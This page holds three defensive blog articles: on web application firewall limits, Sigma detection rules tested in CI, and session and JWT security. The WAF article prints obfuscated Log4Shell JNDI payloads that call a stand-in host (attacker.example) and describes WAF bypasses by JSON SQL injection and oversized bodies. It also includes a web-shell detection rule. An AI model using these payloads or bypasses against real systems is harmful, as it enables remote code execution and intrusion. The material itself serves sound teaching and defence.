Category: Software Engineering

  • Web application firewalls: what they catch, what they miss, and why they don’t fix the bug

    Web application firewalls: what they catch, what they miss, and why they don’t fix the bug

    I’ve sat in a lot of meetings where a vulnerability report was closed with “we’re behind a WAF”. It’s an understandable reflex. The WAF is a product with a dashboard full of blocked attacks, and the bug is a ticket that competes with features. But a web application firewall is a filter in front of your code, not a change to it. It’s very good at some jobs and close to useless at others, and knowing which is which decides whether it’s protecting you or just making you feel protected.

    How a WAF decides

    Diagram: textbook SQL injection, XSS and scanner traffic are blocked by the WAF, while obfuscated payloads, JSON SQL injection, oversized bodies and broken authorization requests pass through to the application

    Under the vendor branding, most WAFs work the same way. They parse each HTTP request (method, path, query string, headers, cookies, body), normalize it by decoding URL encoding, HTML entities and so on, then run the result past a set of rules. Rules are mostly pattern matches for attack syntax, plus some protocol sanity checks and rate limits.

    The OWASP Core Rule Set, the open rule set used by ModSecurity, Coraza and a number of commercial products, is a good place to see this in the open. It uses anomaly scoring: each matching rule adds points, a critical match adds 5, and the request is blocked once the inbound score reaches a threshold (5 by default). Paranoia levels 1 to 4 trade more detection for more false positives.

    # crs-setup.conf
    SecAction "id:900000,phase:1,pass,nolog,setvar:tx.blocking_paranoia_level=2"
    SecAction "id:900110,phase:1,pass,nolog,\
      setvar:tx.inbound_anomaly_score_threshold=5,\
      setvar:tx.outbound_anomaly_score_threshold=4"

    Worth knowing if you run ModSecurity yourself: Trustwave ended its support in July 2024, and the project moved to OWASP. Coraza is a Go reimplementation that runs CRS, and it’s where a lot of new deployments go.

    What a WAF is good at

    A WAF reliably stops commodity attack traffic. Scanners firing textbook SQL injection, path traversal and XSS payloads at every parameter get blocked, which drops a huge amount of noise from your logs and closes the easy wins for opportunistic attackers. If you have a legacy app full of string-concatenated SQL that nobody will fix this year, a WAF at paranoia level 2 is a real improvement.

    Its best use, in my opinion, is virtual patching. When a critical CVE lands in a framework you run, a targeted rule can block the exploit pattern within hours, long before your fix gets through build, test and deploy. In December 2021 the first Log4Shell (CVE-2021-44228) rules went out from most WAF vendors within a day, and they genuinely blunted the first wave of mass scanning.

    What it misses

    That same Log4Shell week shows the limits too. The first rules matched ${jndi:. Attackers immediately switched to lookups that Log4j evaluates but that don’t look like the string, for example:

    ${${lower:j}ndi:ldap://attacker.example/a}
    ${${::-j}${::-n}${::-d}${::-i}:ldap://attacker.example/a}

    Vendors updated their rules, attackers found new encodings, and the cycle ran for weeks. The WAF was trying to predict every input the vulnerable code would interpret, which is the same parser problem as the bug, just one layer further out. The actual fix was upgrading Log4j.

    Parser disagreements are a general weakness, not a one-off. In 2022 researchers at Claroty showed that SQL injection payloads using JSON operators, which major databases had supported for years, sailed past WAFs from several large vendors because the rule sets didn’t understand JSON syntax in SQL. Any time the WAF and your application parse a request differently (duplicate parameters, odd content types, multipart edge cases, JSON with repeated keys) there’s room for a payload the WAF sees as harmless and the app sees as an attack.

    There are also plain capacity limits. AWS WAF behind an Application Load Balancer only inspects the first 8 KB of a request body. CloudFront and API Gateway default to 16 KB and can be raised to 64 KB. What happens to the rest depends on each rule’s oversize handling setting, and the default simply evaluates the part that was inspected, so whatever sits past the limit is never examined. An attacker who pads a JSON body past the limit can put the interesting part where nobody looks.

    Then there’s the large class of bugs a WAF can’t see at all, because nothing about the request is malformed. Broken object level authorization, number one on the OWASP API Security Top 10, is a request for /api/invoices/1043 from a user who owns invoice 1042. It looks exactly like a legitimate request because it is one, apart from who sent it. The same goes for authentication logic flaws, missing rate limits on password reset, price manipulation, race conditions in checkout. The WAF doesn’t know your business rules, and no signature can encode them.

    Running one well

    If you deploy a WAF, deploy it like any other control that can break production. Start in detection mode (SecRuleEngine DetectionOnly in ModSecurity, count mode in AWS WAF) and watch real traffic for a week or two. Then write narrow exclusions for the false positives you find:

    SecRule REQUEST_URI "@beginsWith /api/cms/articles" \
      "id:1001,phase:1,pass,nolog,\
      ctl:ruleRemoveTargetByTag=attack-xss;ARGS:body"

    That removes XSS checks from one field on one endpoint, which is the right granularity. The common mistake is disabling a whole rule globally because one form tripped it, and repeated a few dozen times that turns your WAF into an expensive logger.

    Send its logs somewhere people look. A WAF blocking a burst of exploit attempts against one endpoint is a strong signal that someone found something interesting there, and that’s worth a human glance.

    The bug is still there

    Every WAF rule that’s covering a real vulnerability should have a ticket next to it for the code fix, with a date. Virtual patching is a way to buy time, and you should spend that time on the fix rather than treat it as found money. The goal is a codebase where the WAF only catches noise, because the bugs behind it have been fixed: parameterized queries, output encoding, real authorization checks on every object, and dependencies kept current.

    I’d keep the WAF after that too. Defence in depth is real, and blocking scanners is useful. Just don’t let the dashboard’s blocked-attack count stand in for the question that matters, which is whether the application would be safe without it.

  • Writing detections as code: Sigma rules tested against real logs

    Writing detections as code: Sigma rules tested against real logs

    Part 2 of 3 in the Detection engineering series. Part 1: Logging that actually helps an investigation.

    Detection logic that lives only inside a SIEM’s web console has the same problems as server config edited by hand over SSH. Nobody reviews the change, nobody knows why a condition was added, and when a rule silently stops matching after a log format change, nobody notices for months. Treating detections as code fixes most of that, and Sigma is the most practical way I know to do it without tying yourself to one vendor.

    In part 1 we covered which events to collect. This part is about turning them into rules you can review, version and, most importantly, test.

    What Sigma actually is


    Detection-as-code pipeline: lint, convert, positive and negative fixtures, volume estimate, deploy, production feedback

    Sigma is an open, YAML-based format for describing log detections, maintained by the SigmaHQ project along with a large public rule repository. A rule describes the log source in abstract terms (process creation on Windows, say) and the matching logic as field conditions. A converter then translates it into your backend’s query language: Splunk SPL, Elasticsearch, Microsoft Sentinel’s KQL and many others through pySigma backends.

    The abstraction is the point. The same rule can run against Sysmon data in one environment and against an EDR’s process events in another, as long as a processing pipeline maps the field names.

    A rule worth having

    Here’s a rule for a pattern that turns up in a lot of web server compromises: the IIS worker process starting a command shell. Web applications rarely have a legitimate reason to do that, and a web shell almost always does.

    title: Command shell spawned by IIS worker process
    id: 6b1f3c52-8f0e-4b8a-9d3e-2c7a5e1f9b40
    status: experimental
    description: >
      Detects cmd.exe or PowerShell started by w3wp.exe, which usually
      indicates a web shell or command injection in a hosted application.
    references:
      - https://attack.mitre.org/techniques/T1505/003/
    author: canutethegreat
    date: 2026-10-14
    tags:
      - attack.persistence
      - attack.t1505.003
    logsource:
      category: process_creation
      product: windows
    detection:
      selection:
        ParentImage|endswith: '\w3wp.exe'
        Image|endswith:
          - '\cmd.exe'
          - '\powershell.exe'
          - '\pwsh.exe'
      filter_health_check:
        CommandLine|contains: '\inetpub\scripts\healthcheck.cmd'
      condition: selection and not filter_health_check
    falsepositives:
      - Application pools that deliberately shell out (document them in a filter)
    level: high

    Notice the filter. Real environments always have the one legacy app that shells out for a reason, and the right place to record that exception is in the rule, in version control, with a commit message saying who asked for it. Part 3 goes deeper on how to keep exceptions from eating your coverage.

    Converting and linting in CI

    The sigma-cli tool wraps pySigma. A minimal CI step that validates and converts every rule looks like this:

    pip install sigma-cli
    sigma plugin install splunk
    sigma plugin install sysmon
    
    # Fail the build on structural problems
    sigma check rules/
    
    # Produce backend queries as a build artifact
    sigma convert -t splunk -p sysmon rules/ -o build/splunk.conf

    sigma check catches malformed YAML, missing fields and duplicate IDs. Conversion failures matter too, because a modifier or field that your backend can’t express means the rule never runs where you think it does. I’ve seen rule sets where a quarter of the rules failed conversion and the failures were simply ignored.

    Testing against real logs

    Linting proves a rule is well formed. It says nothing about whether the rule fires on the activity you care about, or whether it fires on a Tuesday-morning patch run. For that you need recorded events.

    Keep two fixture directories next to each rule set. The positive fixtures contain events that must match, ideally captured from a lab machine where you reproduced the behaviour, or taken from public datasets such as the OTRF Security-Datasets project or the EVTX-ATTACK-SAMPLES collection. The negative fixtures contain normal activity from your own estate that must not match: a day of process events from a busy web server is a good start.

    To evaluate Sigma directly against EVTX files without a SIEM, WithSecure’s open source Chainsaw works well:

    chainsaw hunt tests/positive/ -s rules/ \
      --mapping mappings/sigma-event-logs-all.yml --json > out/positive.json
    chainsaw hunt tests/negative/ -s rules/ \
      --mapping mappings/sigma-event-logs-all.yml --json > out/negative.json

    Then a short script turns those results into pass or fail. The exact JSON layout varies between Chainsaw versions, so treat this as a sketch you adapt to the output you get:

    import json, sys
    
    def hits(path):
        with open(path) as f:
            return {d["name"] for doc in json.load(f) for d in doc.get("detections", [])}
    
    expected = {"Command shell spawned by IIS worker process"}
    pos, neg = hits("out/positive.json"), hits("out/negative.json")
    
    missing = expected - pos
    noisy = expected & neg
    if missing or noisy:
        print("did not fire:", sorted(missing))
        print("fired on benign data:", sorted(noisy))
        sys.exit(1)

    Now a rule change that breaks detection fails the build, and so does a change that would page someone on ordinary traffic. That second check is the one people skip, and it’s the one that keeps analysts from muting your rules.

    Keep production honest too

    Fixtures drift away from reality. Log schemas change when an agent is upgraded, a field gets renamed, or Sysmon’s config stops collecting the event you depended on. Fixture tests won’t catch any of that, because the fixtures still have the old shape.

    The fix is a scheduled end-to-end check. On a dedicated test host, run a harmless action that a specific rule should catch (for the rule above, a test IIS site whose handler starts cmd.exe /c echo detection-test), then query the SIEM a few minutes later and confirm the alert exists. If it doesn’t, that is itself an alert, routed to whoever owns the pipeline. Frameworks like Atomic Red Team provide catalogued, benign test procedures mapped to ATT&CK techniques, which saves you writing your own for common cases.

    Review like you mean it

    A pull request for a detection should answer the same questions as any code review, plus a few of its own. What behaviour does it catch, and what’s the evidence? Which fixtures prove it? What’s the expected alert volume, measured by running the converted query over the last 30 days of real data? Who triages it, and what does the runbook say they should do first?

    That last question gets skipped constantly. A rule without a response plan just moves the problem from “we didn’t see it” to “we saw it and didn’t know what to do”.

    Once you have dozens of tested rules, the next problem shows up fast: too many alerts. That’s the subject of part 3.

    Other parts: Part 1: Logging that actually helps an investigation. Part 3: Alert fatigue: tuning detections without going blind.

  • Session management: cookies, SameSite, revocation, and where JWTs go wrong

    Session management: cookies, SameSite, revocation, and where JWTs go wrong

    Part 4 of 4 in the Authentication done right series. Part 1: Password storage in 2026. Part 2: MFA that survives phishing. Part 3: OAuth 2.0 vs OpenID Connect.

    This series started with storing passwords, moved through MFA, then OAuth and OpenID Connect. All of that work produces one thing at the end: a session. From then on, every request is authenticated by whatever token the browser sends, and the password and the security key are no longer involved. If the session is weak, everything before it was ceremony.

    What a session token needs to be


    Bar chart: a server-side session stops working immediately on logout, a short JWT with rotating refresh tokens works up to 10 minutes, a 15 minute JWT up to 15 minutes, and a 24 hour JWT without a denylist up to 1,440 minutes

    Whatever form it takes, a session token has to be unguessable, bound to one login, and revocable. For a classic server side session that means a random identifier with at least 128 bits from a CSPRNG, stored in a server side table or cache, with all the state kept on the server. OWASP’s floor is 64 bits of entropy. I don’t see a reason to stop there when 128 costs nothing.

    Two lifecycle rules catch a lot of bugs. Issue a new session identifier on every privilege change, especially login, or you’re open to session fixation, where an attacker plants a known session ID in the victim’s browser before they log in and then shares the authenticated session. And enforce both an idle timeout and an absolute lifetime, so a session that’s been stolen doesn’t stay useful for months just because something keeps it busy.

    Cookie attributes that matter

    The browser is where sessions get stolen, and cookie attributes are how you tell the browser to protect them. A good default looks like this:

    Set-Cookie: __Host-session=Xq3...; Path=/; Secure; HttpOnly; SameSite=Lax; Max-Age=28800

    Secure keeps the cookie off plaintext HTTP. HttpOnly stops JavaScript from reading it, which won’t prevent an XSS payload from making requests as the user but does stop it from shipping the token off to be used from elsewhere, hours later. The __Host- prefix is underused. The browser only accepts a cookie with that name if it has Secure, Path=/ and no Domain attribute, which means a sibling subdomain can’t overwrite or shadow it. That closes off a whole family of cookie tossing attacks for free.

    What SameSite does and doesn’t do

    SameSite controls whether the browser attaches a cookie to requests that start on another site. Strict never sends it cross site, including when a user follows a link to your app from an email, which makes them look logged out. Lax sends it on top level GET navigations but not on cross site POSTs, iframes or subresource requests. None always sends it and requires Secure. Chrome began treating cookies with no SameSite attribute as Lax in 2020, and other browsers have moved in similar directions, though not identically.

    That made classic CSRF much harder, but I wouldn’t remove CSRF tokens because of it. Three reasons. Lax still sends cookies on top level GETs, so any state changing GET endpoint is still exposed. Chrome’s default-Lax behaviour includes a two minute window in which a freshly set cookie without an explicit attribute is still sent on cross site top level POSTs, to avoid breaking some login flows. And “site” means registrable domain, not origin. evil.example.com and app.example.com are the same site, so a subdomain takeover or an XSS on a marketing subdomain bypasses SameSite completely. Keep the anti-CSRF token or check the Origin header on state changing requests, and treat SameSite as defence in depth.

    Revocation is the real requirement

    Logging out has to end the session on the server. A logout that only deletes the cookie leaves the token valid for whoever copied it. Users also need “sign out of all devices”, support staff need to kill sessions for a compromised account, and a password change or MFA reset should invalidate every other session. With server side sessions all of that is a delete query.

    This is where JWTs get awkward. A signed, self contained token is valid until its exp unless the server checks something on every request. The usual answer is short lived access tokens (5 to 15 minutes) plus a refresh token that the server does track. RFC 9700 describes refresh token rotation: each refresh returns a new refresh token and invalidates the old one, and if an old one is ever presented again you assume theft and revoke the whole family.

    def refresh(presented_token):
        rec = db.refresh_tokens.find(hash(presented_token))
        if rec is None:
            raise Unauthorized()
        if rec.used:
            # a rotated token came back: someone has a copy
            db.refresh_tokens.revoke_family(rec.family_id)
            alert("refresh token reuse", rec.user_id)
            raise Unauthorized()
        rec.used = True
        new_rt = issue_refresh_token(rec.user_id, family_id=rec.family_id)
        return issue_access_token(rec.user_id, ttl=600), new_rt

    Notice that this is a database lookup on every refresh. Once you need revocation, and you will, you have server side state again. That’s fine. Just be honest that a JWT session isn’t really stateless.

    Where JWTs go wrong

    Most JWT vulnerabilities come from verification code trusting the token’s own header. The alg field says how the token claims to be signed, and early libraries used it to choose the verification method. That allowed alg: none tokens with no signature at all, and algorithm confusion, where a token signed with HS256 using the server’s RSA public key as the HMAC secret passed verification. CVE-2015-9235 in Node’s jsonwebtoken is the well known instance of the latter. The fix is to pin the expected algorithms on the server and never read them from the token:

    claims = jwt.decode(
        token,
        public_key,
        algorithms=["ES256"],
        audience="https://api.example.com",
        issuer="https://auth.example.com",
    )

    Library bugs happen even when you do this. CVE-2022-21449, nicknamed Psychic Signatures, made Java 15 through 18 accept ECDSA signatures with both values set to zero as valid for any message, which broke ES256 JWT verification on those runtimes until the April 2022 patch. Keep the JWT library and the runtime patched, and test that a garbage signature is rejected.

    RFC 8725, the JWT Best Current Practices, covers the rest: validate iss and aud, use explicit typing so one kind of token can’t be replayed as another, and don’t put secrets in the payload, since a signed JWT is encoded, not encrypted.

    Storage is the last trap. Single page apps often put tokens in localStorage, where any XSS can read them and send them elsewhere. A backend-for-frontend that holds the tokens server side and gives the browser an HttpOnly, __Host- cookie avoids that, and it fits the OAuth guidance from the previous part of this series.

    What I’d use

    For a typical web app with its own backend, I’d use opaque server side sessions in a hardened cookie. They’re simpler, revocation is trivial, and nothing about them is clever. I reach for JWTs when a token really has to be verified by services that can’t share a session store, and then I keep them short lived, pin the algorithm, and pair them with rotating refresh tokens. Choosing JWTs because they sound modern is how teams end up rebuilding server side sessions badly, one denylist at a time.